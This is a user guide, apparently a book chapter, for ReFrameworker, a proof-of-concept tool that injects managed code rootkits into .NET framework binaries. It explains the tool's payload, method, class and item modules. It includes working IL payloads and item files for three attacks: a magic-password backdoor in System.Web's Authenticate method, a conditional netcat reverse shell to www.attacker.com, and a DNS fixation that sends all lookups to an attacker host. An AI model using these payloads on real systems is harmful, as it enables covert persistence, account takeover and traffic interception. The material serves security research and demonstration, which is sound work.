ReFrameworker V1.1
User Guide

April, 2010

Erez Metula
ErezMetula@AppSec.co.il
ErezMetula@gmail.com

Table of content

Background

A Managed Code Rootlit (MCR) in brief is a special type of malicious code that is deployed inside an application level virtual machine such as those employed in managed code environments – Java, .NET, Dalvik, Python, etc.. Having the full control of the managed code VM allows the MCR to lie to the upper level application running on top of it, and manipulate the application behavior to perform tasks not indented originally by the software developer. The MCR concept was introduced in major security conferences such as BlackHat, DefCon, RSA, OWASP, CanSecWest, SOURCE, and others.

This document was taken from the book "Managed Code Rootkit" (Syngress publication) where it served as one of the chapters ("Chapter 7 - Automated Framework Modification") and was slightly modified to fit the current context. The book, which will be on the book stores soon, discusses all the relevant information about MCR such as the associated techniques, tools, attack vectors, etc.
Another source of information about this subject can be obtained from here:
http://applicationsecurity.co.il/Managed-Code-Rootkits.aspx
and here http://blackhat.com/html/bh-usa-09/bh-usa-09-archives.html#Metula
It is highly recommended to be familiar with this concept to better understand the usage of this tool.

ReFrameworker, is a general purpose tool for framework modification that can handle ANY task of framework modification. It was developed to experiment and demonstrate deployment of MCR code into the framework, but it can also be used to

perform tasks that are not necessarily related to security at all. It all depends what it is instructed to do.

ReFrameworker's usage in the context of security is when discussing MCR code, which has many benefits for the researcher / attacker. It allows fast development and deployment of MCR into a given framework, testing the behavior of injected code, easy deployment and undeployment (returning to original state), the automation of modified binary generation for a target machine's framework.
On the contrary, the tool can also be used to actually secure and harden a framework by injecting "MCR like" code into it to add defenses from the inside.
The tool comes with many "preconfigured" proof-of-concept attacks that demonstrate its usage that can be easily extended to perform many other things. Those attacks are implemented as "modules", which is the core concept used by the tool. Modules create a basic separation between general purpose code of injected payload, method, classes, and references that can be injected into any given binary. They allow the users to create small pieces of code that can be later combined to form a specific injection task. Since the modules are loosely coupled, they can be developed as "building blocks" regardless of the task they should eventually perform. They can even be developed without changing the tool itself, so that the tool can be extended with modules that are added on the fly later on.


Another important aspect of the tool is that it is not binded to any specific framework. Users of this tool can extend it to other platforms and configure it to handle their framework of choice, and instruct the tool to generate modified binaries for that framework.

So without further ado – let's see what it's all about.

What is the ReFrameworker tool?

ReFrameworker[1] is a general purpose Framework modifier, used to reconstruct framework Runtimes by creating modified versions from the original implementation that was provided by the framework vendor. ReFrameworker (seen on the screen capture below at figure 7.1) performs the required steps of runtime manipulation by tampering with the binaries containing the framework's classes, in order to produce modified binaries that can replace the original ones.

Below is a screenshot of ReFrameworker (figure 7.1):



[1] formally known as ".net-sploit"

It was developed initially to aide with the experiments performed at the beginning of researching the area of MCR, and has become since as a PoC tool for demonstrating the runtime manipulation techniques and attack scenarios described in the book. It is open source project that can be easily extended by 2 important directions:

1. More platforms. The tool comes with predefined configuration for the .NET Framework runtime, but can be configured to support other Frameworks such as Java, Dalvik (Google Android), Adobe AVM, etc.
2. New injections. The tool comes with predefined modules (explained shortly) as a PoC for many of the attacks described in the book. Developing new injections while extending its list of capabilities is quite easy.

NOTE:

ReFrameworker is an open source project, aimed as a tool of Framework modification helper which was initially used on the .NET Framework. The tool can be customized though to be utilized on any given Framework (Java, Dalvik, AVM, etc.) by setting the proper configuration.

The main purpose of ReFrameworker is to perform the heavy lifting, time consuming steps of Framework runtime modification by acting upon "modification rules" as instructed by the user. The user tells it what code should be injected and where, and ReFrameworker will do the rest. Its objective is to let the user concentrate on the main target – the details of the modification itself rather than how to perform the modification. This way all the user has to do is provide it with the code to be injected (payload, methods, classes, etc.), and set the modification rule that instructs

ReFrameworker exactly what to do. We'll soon talk about how those modification rules, termed "items".

ReFrameworker automates the following steps, used in Framework modification:

1. Locate and extract the target binary from the Framework
2. Disassemble the binary
3. Perform code modification
4. Repackage it by assembling the code to a modified binary
5. Generate Framework deployers

After loading an item, the tool will extract the binary specified by the item from its location in the runtime, and copy it into the workspace. The tool will disassemble the binary, and create an IL representation of the code, on which it will perform the required modifications. Then, in will inject pieces of code (the payload) into injection points that are specified in the item, and will perform important code fixes (due to the foreign code that was injected) such as stack size recalculation, line renumbering, etc., as described in chapters 4 and 5. The can also extend the runtime by injecting new methods and classes, as described in chapter 6.

After modifying the IL code of binary, ReFrameworker will take the output and assemble it into a new binary - which can replace the original binary by taking its place. Since deploying the new binary is composed of multiple tasks such as overwriting the previous binary, disabling caching mechanism, deleting precompiled images, etc., the tool generates an easy to use deployer for usage on the target machine called "deploy.bat", that performs all the required task automatically. And in case the user want to restore the Framework to the state it was (i.e. undo the

modification), he or she can use the accompanying undployer called "undeploy.bat". The idea of using deployers comes from the need for having an immediate effect of code deployments, along with the need to go back in a snap.

ReFrameworker was built mainly to automate the process of Framework modification. As a generic runtime manipulator, it was used to implement most of the attacks described in the book, that were initially implemented manually and later on implemented as modules that was added on the fly to ReFrameworker. It comes with a couple of modules as PoC for the attacks, but they can also be "mixed-and-matched" to create new injections beyond what's described in the book. And of course, it's also possible to easily add new modules.

Since the modules are text files after all, they can be added to ReFrameworker any time without the need of recompilation or configuration changes. You just put them in the right directory and that's it. The tool saves a lot of time when a specific behavior of an MCR needed to be researched, by just tweaking with the injected code a bit and let the tool do the rest.

Besides of being a tool mainly related to the topic of MCR, ReFrameworker, as a general purpose framework runtime modifier, can be used to do other tasks not necessarily related to malware. It can be used to change the framework to fit it to a specific task, to modify the behavior of some internal classes, to perform fine tuning optimizations to the "original" code, or to extend the language features. It can also be used to create a "hardened Framework", as we'll soon see in chapter 8 ("advanced topics").

ReFrameworker Modules Concept

When ReFrameworker was initially developed, one of the key requirements from it was that adding new injections to the list of what it can perform should be done quite easily, without changing the tool itself. The tool's strength comes from the concept of using modules, developed as a small "building blocks" which are later combined to form a specific task. The modules themselves which are text files containing pieces of code can be added to the tool at any given time and can be developed and shared among its users.

Using this model eases the development of new code injection tasks and provides the means of extending the abilities of the tool, which serves as a platform for writing framework customizing rules.

Modules form a generic building block for runtime modification which can be developed regardless of the way in which they'll be used. ReFrameworker supports the following modules:

- Payload – code that is injected into specific a method, changing its behavior
- Method – a new method that is injected into a specific class, extending its abilities
- Class – a new class that is injected into a specific namespace
- Reference – reference to external binaries (if necessary)
- Item – a description of an injection task, combined from one or more payload, method, class, and reference.

Each injection task is based around a special module called an item. An item is an XML file describing the operations that the tool should perform, mainly which code

should be injected and where, based on the other modules that servers as building blocks. It contains all the necessary information needed in order to perform the creation of the modified binary, from the first steps of locating the binary to the last stage of deployment.

But before getting into items – let's take a look at the lower level building blocks upon which it is constructed.

The Payload module

The payload module is used for injecting external code (saved as a payload file) into framework binaries. It is basically a text file containing one or more lines of code that will be injected into some method specified by an item file. The content of the payload module should be written in such a general way that the code could be injected into every method, at the beginning, middle or end of method. It should really be disconnected from its usage, which will be defined later on using an item file.

Here's an example of a simple payload file called "print_hey.payload.il", that prints the string "hey" to the console:

[begin code]

ldstr "hey!"

call void System.Console::WriteLine(string)

[end code]

This payload, when injected to any method, will print the string as instructed. In this example, the payload file contains only the lines of code. But what happens if we

have a block of code that we extracted from somewhere, that might contain line numbering labels? Should we remove them? The answer is definitely no.

A Payload file can contain the lines of IL code along with other information, such as line labels. Here's the same code, but with line numbering labels:

[begin code]

IL_0000: ldstr "hey!"

IL_0005: call void System.Console::WriteLine(string)

[end code]

The ReFrameworker tool is sophisticated enough to handle payload files that contain just the code without any line numbering labels, or with the line labels. A feature of the tool is to consider the line numbering and continue the counting by recalculating the new labels, or it can ignore the labels. It can also create unique labels, in order to avoid collision of the same label name that might be included in the payload and also in the method into which it is injected. The flexibility of letting the tool handle with the manner in which the payload is written provides 3 major payload development scenarios:

- Manual – the payload creator write the code "by hand". The code probably does not have line numbering labels.
- Code generation – the payload creator extract the code from a compiled executable, probably after generating[2] it from higher level language. The code probably has line numbering labels which was extracted using tool such as Reflector or a disassembler such as ildasm.

[2] Code generation was explained in chapter 5

- Custom – code that was generated and customized by the creator. It might be composed of line numbering labels, lines without numbering labels, and even line with custom labels (i.e. labels which are not numbered, such as generated by the output of a disassembler).

A payload can also invoke injected methods, which are contained in another module – the method module.

The Method module

The method module is a file containing the code of a new method used for extending the capabilities of a class, in a similar manner as described in chapter 6 while adding "malware API". It is a text file that contains full code of a method, along with its signature.

After a method is created, it can be injected to any existing class inside the framework. The tool is instructed by an item module where to inject the method. The idea is that the same method can be injected into any class the user chooses to.

The method module allows the user to develop general purpose methods which can be used later on by an invoker payload. New methods can be added to ReFrameworker at any time. All the user has to do is just save the method in a file, located in the tool's workspace.

The Class module

Class module is similar to a method module, with the difference that now the injection is for a full class rather than a standalone method. They can be injected into anywhere inside the binary disassembly (more specifically, into any namespace), and by that

extend the Framework with a new class that can later be used by instantiating objects from it.

The Reference module

Reference modules are sometimes needed when one of modules contains code that makes use of external code, which was not declared by binary. It was not used before we injected the code, therefore there was no reference to it before we injected our code.

In such case, we need to declare a reference to this external binary which we're using, and this is exactly what the reference module is responsible of – to have the needed declaration for those external binaries which our newly injected code is using.

The Item module

After going over the payload, method, class, and reference modules which serves as building block pieces of code disconnected from the task they will perform - now comes the most important module which binds them all.

The item module contains all the necessary information the ReFramework tool need in order to perform a multi-step injection, combined of multiple modules, such as those discussed previously. It defines the modification rules, such that ReFraeworker will know important things such as into which method it should inject a payload, wheather it should be injected into the beginning (pre injection) or end (post injection), should it perform line renumbering, which methods it should inject, and many other important information.

The idea is that an item should represent an atomic modification task combined from multiple injections, which are all performed in a single pass. The item describes that

task, while orchestrating all the other modules which were created mainly to be used by higher level items. Its XML content defines which modules it should inject, by using custom tags.

Here’s the general structure of the XML composing an item:

[begin code]

```
<Item name="NAME">
        <!—TARGET INFORMATION -->
        <Description> DESCRIPTION </Description>
        <BinaryName> FILENAME </BinaryName>
        <BinaryLocation> PATH </BinaryLocation>
        <PrecompiledImageLocation> PATH </PrecompiledImageLocation>

        <!--BODY -->
        <Payload>DETAILS</Payload>
        <Method> DETAILS</Method>
        <Class> DETAILS </Class>
        <Reference> DETAILS <Reference>
</Item>
```

[end code]

An item is logically divided into 2 sections - the target information area and the body area. The first contains the information about the target, while the latter contains the description of modifications on that target. The body can be composed from many injections, each declared using a Payload, Method

Below is an overview of the custom tags contained in the XML:

- Item – the root element. Contains a "name" attribute, defining the name of the item (text).
- Description - description of the item (text).
- BinaryName - the target binary file name (target of manipulation)
- BinaryLocation - the binary location path
- PrecompiledImageLocation – precompiled images location path
- Payload – detailed description of the payload to be injected into the target binary. The description is composed of tags (discussed soon).
- Method - detailed description of a new method injected into the target binary. The description is composed of tags (discussed soon).
- Class - detailed description of a new class injected into the target binary. The description is composed of tags (discussed soon).
- Reference - description of a reference injected into the target binary. The description is composed of a single "Filename" tag.

Each item starts with an "Item" tag. An item has a "description" tag, containing text based description of the operation that the item should do. The item descries the target of the manipulation using the "BinaryName" tag, which is the file name of the binary that ReFrameworker will manipulate. The file name location is defined using the "BinaryLocation" tag, which defines its full path. Afterwards, comes the "PrecompiledImageLocation" tag defining the location of a precompiled image of that binary (in case it exist) so that ReFrameworker will be aware of that and will clean it (otherwise, the framework will be using that image instead of our modified binary – as described in chapter 4).

Up until now the item provided the information ReFrameworker needs in order to locate and perform some kind of modification to a given binary. Now comes the part in which it describes **what** should that modification be. Defining the exact details of modification is achieved using the "Payload", "Method" and "Class" tags which are complex elements (i.e. composed of other elements). Each of those elements contains the required details for injection of a module of the type it describes. Let's start with the "Payload" tag.

The "Payload" tag element defines an instance of a single injection of a piece of code into the target binary. It describes all the information need to perform such injection - mainly the content of the payload (the code) and where it should be injected.

The structure of the "payload" element is as follows:

[begin code]

```
<Payload>
    <FileName> FILENAME </FileName>
    <Location> SEARCH_STRING </Location>
    <StackSize> SIZE <StackSize>
    <ConsiderLineNumbering> BOOLEAN </ConsiderLineNumbering>
<Payload>
```

[end code]

It is composed of the following elements:

- FileName – the name of the file containing the payload code (stored in the Modules directory – will be discussed later on).
- Location - the location of the injection. A search string describing the place into which the payload will be injected to (usually a given method).

ReFrameworker will search for the string defined in this element and use it as the injection location. It is recommended to embed the search string inside a CDATA[3] section, as in "CDATA[SEARCH_STRING]"

- StackSize – a numeric value describing whether the stacksize should be increased (how many bytes are required to add to the .maxstack directive due to the additional code).

  The default value is 8.

- InjectionMode – the injection mode defines the location of the injected payload (the injection point). The tool can inject the payload into the beginning of the method (pre injection), the end of the method (post injection), or to replace the entire method code with the payload. Valid values for this element are "Pre Append", "Post Append", and "Replace" respectively.

  The default value is "Pre Append".

- ConsiderLineNumbering – a Boolean value defining whether the tool should consider line label numbering contained in the payload file. If it's set to false, then the tool will inject the payload as is. If it's set to true, then the tool will perform line number recalculation to the payload and the original code.

  The default value is "False".

While the "Filename" and "Location" tags are mandatory and must be included inside a "Payload" tag, the rest are optional. In case they do not appear inside the payload element then the tool will use the default values as described above.

[3] CDATA (Character Data) indicates that the input is considered as character data that should not "confuse" the structure of the XML file.

TIP:

The <ConsiderLineNumbering> tag makes the tool to perform line label recalculations so there's a continuation between the numbers of the injected payload and original code labels.

It fits perfectly in situation where the payload IL code is "ripped" from the output of ildasm that contains numbered labels that were generated by the tool. It is specifically useful when the payload implicitly refers to line labels contained in the original IL code. In case this value is set to false (the default), then the tool will not perform line recalculations and will convent any labels (in case exists) in the payload to unique labels in order to avoid collision with labels that are part of the original code that might be the same.

The "Method" tag element defines an instance of a single injection of a new method into the target binary. It describes all the information need to perform such injection - mainly the content of the method code and where it should be placed.

The structure of the "method" element is as follows:

[begin code]

```
<Method>
        <FileName> FILENAME </FileName>
        <Location> SEARCH_STRING </Location>
        <BeforeLocation> BOOLEAN </BeforeLocation>
</Method>
```

[end code]

It is composed of the following elements:

- FileName – the name of the file containing the method code (stored in the Modules directory – will be discussed later on).
- Location - the location of the injection. A search string describing the place into which the method will be injected to (usually a given class).
  ReFrameworker will search for the string defined in this element and use it as the injection location.
- BeforeLocation - a Boolean value indicating whether to inject before or after the injection location search string.
  The default value is "False".

As it was it the payload module, the method module requires the FileName and Location tags, as mandatory. The BeforeLocation tag is optional.

The "Class" tag element is pretty close to the "Method" tag – it is composed of the same elements. The only difference is that it defines an injection of a full class rather than a single method. The structure of the "method" element is as follows:

[begin code]

<Class>

<FileName> FILENAME </FileName>

<Location> SEARCH_STRING </Location>

<BeforeLocation> BOOLEAN </BeforeLocation>

</Class>

[end code]

A reference element (the most simple module) is composed of a "FileName" element containing a reference to be injected into the target binary. Its structure is as follows:

[begin code]

<Reference>

<FileName>system.ref</FileName>

</ Reference >

[end code]

NOTE:

Remember that an item file must contain a single <Description>, <BinaryName>, <BinaryLocation>, and <PrecompiledImageLocation> tags, but it can contain many (or even none) tags of type <Payload>, <Method>, <Class>, and <Reference>.

Pay also attention that the tags are case sensitive.

Let's see some examples of items for some of the attacks described in previous chapters of the book. Declaring the proper item will enable us to automatically create a modified binary using ReFramework in seconds. The following examples, along with many others, come with the tool "preinstalled".

[Begin note]

Some of those preinstalled PoC modules (especially payloads) that comes with the tool needs to be configured correctly before using them. (for example - IP addresses, ports, etc..)

[end note]

Simple example – single module injection

Let's start with a simple item description. We'll use the "classic" first example discussed in the book – how to modify the WriteLine method to print every string twice:

[begin code]

```
<Item name="Write every string twice">
   <Description>The specified code will change the method WriteLine(s) to print the
        string s twice </Description>
   <BinaryName>mscorlib.dll</BinaryName>
   <BinaryLocation>c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__
        b77a5c561934e089  </BinaryLocation>
   <PrecompiledImageLocation>c:\WINDOWS\assembly\NativeImages_v2.0.50727_
        32\mscorlib  </PrecompiledImageLocation>
```

```
    <Payload>
        <FileName>print_first_argument.payload.il</FileName>
        <Location> <![CDATA[.method public hidebysig static void WriteLine
            (string 'value') cil managed]]>  </Location>
    </Payload>
</Item>
```

[end code]

Let's go over the elements of this item, starting with the information about the target. The item contains a Description tag, following the BinaryName tag that defines the target binary of injection to be mscorlib.dll, following its location which is defined using he BinaryLocation tag. The item also defines the location of its precompiled image that should be removed, specified in the PrecompiledImageLocation tag. Pay attention that in this particular example (and the rest of the examples in this chapter) we're targeting for the .NET framework version 2.0, but the kind of framework and its version can be changed.

So up until now all the provided information was general and can fit any modification that should be performed on that target binary. So let's move on to the elements that specify the details of the specific modification, contained in the body area .As can be seen, we have only one injection to perform, specified by a "Payload" tag. It declares an injection of payload contained in the file "print_first_argument.payload.il" (assuming this file contains code that prints a method first argument – as discussed in chapter 4), and the location of the injection – the WriteLine method's signature

".method public hidebysig static void WriteLine(string 'value') cil managed". The content of the Location tag should use a CDATA section (as used in this example) in order to instruct the XML parser to ignore its content.

Also pay attention to the fact that we didn't declare any StackSize, InjectionMode, or ConsiderLineNumbering - the tool will use the default values. It will add 8 to the current stacksize directive, it will perform a pre injection (i.e. inject the payload at the beginning of the target method) and will not perform line renumbering. As a general rule of thumb, setting the values of those tags is not necessary for in most cases but in case it does, it can be set easily.

The above item represents minimal item content. As a minimum, it contained the tags of Description, BinaryName, BinaryLocation and PrecompiledImageLocation for the information about the target, and a single injection module of type Payload. That item contains all the information ReFrameworker needs in order to create a modified binary from the target, and what it takes to deploy it.

TIP:
Take a look first at the binary with a tool such as reflector before using ReFrameworker. It will give you a clue how the modules should be constructed.

In the previous example we used the default value of ConsiderLineNumbering which is false, meaning that the tool doesn't care whthear or not the payload contains line numbering labels. It will inject the payload as is, but under the hood in order to avoid collision with existing line labels that might be the same inside the original code and in the payload, it will create a unique label for each of the labels in encounters in the

payload. While this is the desired behavior that fits most of payload injections, sometimes it does required to consider the line numbering – usually when the payload specifically relates to the original code when using branches. In this case, the tool will align the line label numbering of the original code forward by adding the size of the payload (in case the injection is of type pre injection) to "make room" for the additional code, or it will add the size of the original code to the line numbers of the payload labels (in case the injection is of type post injection).

Attack scenario – authentication backdoors using ReFrameworker

The next example is the implementation of an attack discussed in chapter 5, of backdooring an authentication method with a special "Magic value" the let the attacker to get into any account in case the magic value is provided as the password.

Consider the following payload (saved as MagicPassword.payload.il):

[begin code]

```
IL_0000: ldarg.1
IL_0001: ldstr "MagicValue!"
IL_0006: callvirt instance bool [mscorlib]System.String::Equals(string)
IL_000b: brfalse.s IL_0018
IL_000d: ldc.i4.1
IL_000e: stloc.0
IL_000f: br.s IL_0023
IL_0011: ldc.i4.0
```

IL_0012: stloc.0

IL_0013: br.s IL_0038

[end code]

The payload code makes the Authenticate method to behaves exactly as it should, but with an extended behavior that the password "MagicValue!" let's the attacker to successfully authenticate into any account. The payload code first checks if the value if the "password" parameter of the Authenticate" method (argument 1) equals to the value of "MagicValue!" If it does, it sets the value of the first local boolean variable of the method to true, otherwise to false, and continues with jumps to the correct location inside the method.

As can be immediately seen, the payload has numbered line labels, mostly because it is referring to the code it is going to be injected into – it is relating to this code, by means of specifying labels from the original code. The payload intermingles into the original method code, therefore we line label number should be preserved.

Here's the item for implementing this attack:

[begin code]

```
<Item name="Set Magic Password">
    <Description>change the method "Authenticate(string username, string password)"
                to return true if a magic value is supplied</Description>
        <BinaryName>System.Web.dll</BinaryName>
      <BinaryLocation>c:\WINDOWS\assembly\GAC_32\System.Web\2.0.0.0__
                b03f5f7f11d50a3a</BinaryLocation>
      <PrecompiledImageLocation>c:\WINDOWS\assembly\NativeImages_
```

```
                v2.0.50727_32\System.Web</PrecompiledImageLocation>
    <Payload>
        <FileName>MagicPassword.payload.il</FileName>
        <Location><![CDATA[.method public hidebysig static bool
                Authenticate(string name,]]></Location>
        <ConsiderLineNumbering>true</ConsiderLineNumbering>
    </Payload>
</Item>
```

[end code]

The item defines the target of modification - the file System.Web.dll along with all the other details. Then, it defines one payload contained in the file MagicPassword.payload.il (as shown above), the injection location at the Authentication method, and the optional ConsiderLineNumbering tag - is explained previously.

Attack scenario – conditional reverse shell using ReFrameworker

Let's take a look at a more complex item. Remember the reverse shell example we had in previous chapter, where a reverse shell was opened (using netcat) to the remote attacker's machine? Let's see how a similar attack can be created using ReFrameworker, but this time we'll create a conditional reverse shell upon a specific event, based on some logic controlled by the attacker. For the purpose of demonstration, our condition will be the execution of a specific executable called "SensitiveApplication.exe" which is launched by the end user. So we'll use a payload that implement this logic, and that will invoke the method "ReverseShell". This

injected method will use the executable netcat.exe to implement the reverse shell (and as mentioned previously, can be implemented in many other ways besides of netcat.exe). The netcat.exe executable will be wrapped inside a new class that will be used to deploy that file to the disk, to be executed by the ReverseShell method. Therefore, our item will make use of 3 modules –a payload, a method, and a class.

So we need a payload that implements this behavior (saved as file ConditionalReverseShellForm.payload.il):

[begin code]

```
call class System.AppDomain System.AppDomain::get_CurrentDomain()
callvirt instance string System.AppDomain::get_FriendlyName()
ldstr "SensitiveApplication.exe"
callvirt instance bool System.String::Equals(string)
ldc.i4.0
ceq
brtrue.s END
ldstr      "www.attacker.com"  //change this to desired address
ldc.i4     0x4d2  //change this for desired port(hex)
call       void     System.Windows.Forms.Application::ReverseShell(string,int32)
END:  nop
```

[end code]

We also need a file containing the ReverseShell method, and the netcat.exe wrapped as a class, as described in previous chapter. We'll save them as files ReverseShell.il and netcat_wrapped.class.il, respectively.

So our item file for this task will look like this (saved as "Conditional Reverse shell.item"):

[begin code]

```
<Item name="Conditional Reverse shell">
    <Description>Open a reverse shell to www.attacker.com port 1234 if started
        executable name is "SensitiveApplication.exe"</Description>
    <BinaryName>System.Windows.Forms.dll</BinaryName>
    <BinaryLocation>c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\
        2.0.0.0__b77a5c561934e089</BinaryLocation>
    <PrecompiledImageLocation>c:\WINDOWS\assembly\NativeImages_
        v2.0.50727_32\System.Windows.Forms</PrecompiledImageLocation
    <Payload>
       <FileName>ConditionalReverseShellForm.payload.il</FileName>
       <Location><![CDATA[.method public hidebysig static void  Run(class
                System.Windows.Forms.Form]]></Location>
    </Payload>
    <Method>
        <FileName>ReverseShell.method.il</FileName>
        <Location><![CDATA[  } // end of method Application::Run]]></Location>
    </Method>
    <Class>
        <FileName>netcat_wrapped.class.il</FileName>
        <Location> <![CDATA[} // end of class
                System.Windows.Forms.Application]]> </Location>
```

</Class>

</Item>

[end code]

The item declares the target System.Windows.Forms.dll, along with its associated information. It defines that a payload module from the file ConditionalReverseShellForm.payload.il that will be injected at the beginning of the method Run. Although we didn't define the <InjectionMode> tag explicitly, the tool will use the default value of "Pre Append". One of the nicest things that you can do with an item is to add the behavior to the end of the method by just change the value of <InjectionMode> to "Post Append" and that's it – **you'll get a whole different behavior by simply configuring a single value!**

The item also defines an injection of a new method module from the file ReverseShell.method.il, and specifies the location to be after the Run method by searching for the string "[} // end of method Application::Run" which is auto generated by the ildasm disassembler. It also defines an injection of a class module, from the file netcat_wrapped.class.il, and specifies the location to be the end of the Application class, using the search string "} // end of class System.Windows.Forms.Application".

TIP:

The ildasm auto generated comments (such as those used above to locate end of methods or classes) are a great hooking points locators. Use them to find your injection places.

Attack scenario – DNS fixation using ReFrameworker

The following attack scenario which was discussed previously at chapter 5 is about fixating the value of DNS resolving and returning the IP addresses of some values controlled by the attacker. In the following example, we'll describe the payload and associated item required to launch such attack.

The Framework level method that performs DNS resolving (on which most of the communication performed by the framework relies upon) is done by the method GetHostAddresses located at the DNS namespace, which is included in the System.dll binary. The method returns the IP addresses that are resolved from the input hostname parameter. We'll discuss here a simple yet affective way of manipulating this method to resolve the IP address of a specific address, by that fixating this value. Of course, more advanced manipulations can be implemented but it shows how such manipulations can be performed.

The following payload code (saved as DNS_Hostname_Fixation.payload.il), if injected into the beginning of the method, will overwrite the value of the hostNameOrAddress parameter (the real hostname) with the value of "www.attacker.com":

[begin code]

```
ldstr "www.attacker.com"
starg.s hostNameOrAddress
```

[end code]

So in order to inject this payload, we'll use the following item (saved as DNS_Hostname_Fixation.item):

[begin code]

```
<Item name="fake dns queries">
    <Description>Fixate the output of method Dns.GetHostAddresses to DNS resolve
        the IP of www.attacker.com</Description>
     <BinaryName>System.dll</BinaryName>
    <BinaryLocation>c:\WINDOWS\assembly\GAC_MSIL\System\2.0.0.0__
        b77a5c561934e089</BinaryLocation>
    <PrecompiledImageLocation>c:\WINDOWS\assembly\NativeImages_
        v2.0.50727_32\System</PrecompiledImageLocation>
    <Payload>
        <FileName>DNS_Hostname_Fixation.payload.il</FileName>
        <Location><![CDATA[.method public hidebysig static class
                System.Net.IPAddress[]]]></Location>
        <InjectionMode>Pre Append</InjectionMode>
    </Payload>
</Item>
```

[end code]

Using the above payload + item modules with ReFrameworker and deploying its binary output will now make all the communication to go through www.attacker.com, which can probably be used as a man in the middle attack point.

Using the tool

Modifying a Framework is a complex operation, composed of many steps and requires detailed understanding of the underlying IL code upon which the Framework is structured. On the contrary, using ReFrameworker to perform a modification is quite simple. It was designed to be a "point and click" tool that does not require the user to configure anything[4] when using the various modules, since everything is declared inside an item.

The main usage scenario when using ReFrameworker can be described as:

1. Load an item file
2. Click on "start".
3. Use the deployers on the target machine (optional)

And that's about it. The tool will generate the modified binary as instructed by the loaded item. It will also create an easy to use deployer / undeployer for easy deployment and removal on the target machine.

Step-by-step usage of ReFrameworker

Let's demonstrate the usage of the ReFrameworker tool, using the modules that come with the tool. For our demonstration, we'll use the previous item that implements the conditional reverse shell modification (along with its associated modules) to show how the tool is used to perform the modification as instructed by the item.
We'll go over the steps and show the interaction with the tool, along with the associated screenshots.

[4] Besides the initial setup


Let's start with an overview of those steps.

Overview

